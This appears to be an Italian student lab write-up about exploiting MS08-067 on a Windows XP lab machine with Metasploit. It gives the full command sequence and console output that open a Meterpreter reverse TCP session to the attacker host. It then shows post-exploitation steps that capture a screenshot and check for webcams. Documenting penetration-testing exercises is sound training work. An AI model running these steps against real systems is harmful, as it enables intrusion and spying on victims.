

EPISODE

S7 - L3

Svolto da:
Donato Tralli

Traccia

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target [Windows XP](#) sfruttando con Metasploit la vulnerabilità [MS08-067](#). Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione [Meterpreter](#).
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Avvio di msfconsole

Msfconsole è l'interfaccia a riga di comando più popolare per interagire con il Metasploit Framework (MSF). Questo strumento è centrale per utilizzare MSF in modo completo, fornendo un'interfaccia interattiva che permette agli utenti di eseguire exploit, gestire payload, e condurre altre attività di penetration testing.

Con il comando “msfconsole” avviamo il tool che sarà essenziale per l’exploit.

```
(kali㉿kali)-[~/Desktop]$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

[3Kom SuperHack II Logon]

User Name: [ security ]
Password: [ ]
[ OK ]
https://metasploit.com

=[ metasploit v6.3.55-dev
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post
+ -- --=[ 1391 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
```

Vulnerabilità MS08_067

La vulnerabilità MS08-067 è una criticità nel servizio Server di Microsoft Windows che permette l'esecuzione di codice remoto. Un attaccante può sfruttare questa falla inviando una richiesta RPC appositamente predisposta a un sistema vulnerabile, ottenendo così il controllo completo del sistema.

Con il comando “search ms08_067” vado a cercare l'exploit migliore.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

Selezione del modulo

Eseguiamo adesso il comando “use” più il percorso del file. In msfconsole viene utilizzato per selezionare un modulo specifico all'interno del Metasploit Framework. Questo comando cambia il contesto della console, permettendo di accedere ai comandi e alle opzioni specifiche del modulo scelto.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           445       yes        The SMB service port (TCP)
SMBPIPE         BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC      thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.1.25  yes        The listen address (an interface may be specified)
LPORT           4444      yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting

View the full module info with the info, or info -d command.
```

Selezione del modulo

Si setterà ora “L'RHOSTS” con l'IP della macchina target .

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
```


Avvio dell'exploit

Con il comando “exploit” avviamo l'attacco. Questo comando cerca di sfruttare la vulnerabilità presente nel sistema target utilizzando il payload e le opzioni configurate.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1031) at 2024-05-23 1
8:01:18 -0400
```

Screenshot di Windows

Una volta essere entrati nella macchina target, il compito prevedeva di usare il comando “[screenshot](#)” per scaricare su kali l’immagine del desktop di Windows.



Lista delle webcam

Ora con il comando “[webcam_list](#)” per vedere i dispositivi webcam all’interno di windows. Come risposta ci riderà che non ci sono webcam.

```
meterpreter > webcam_list  
[-] No webcams were found
```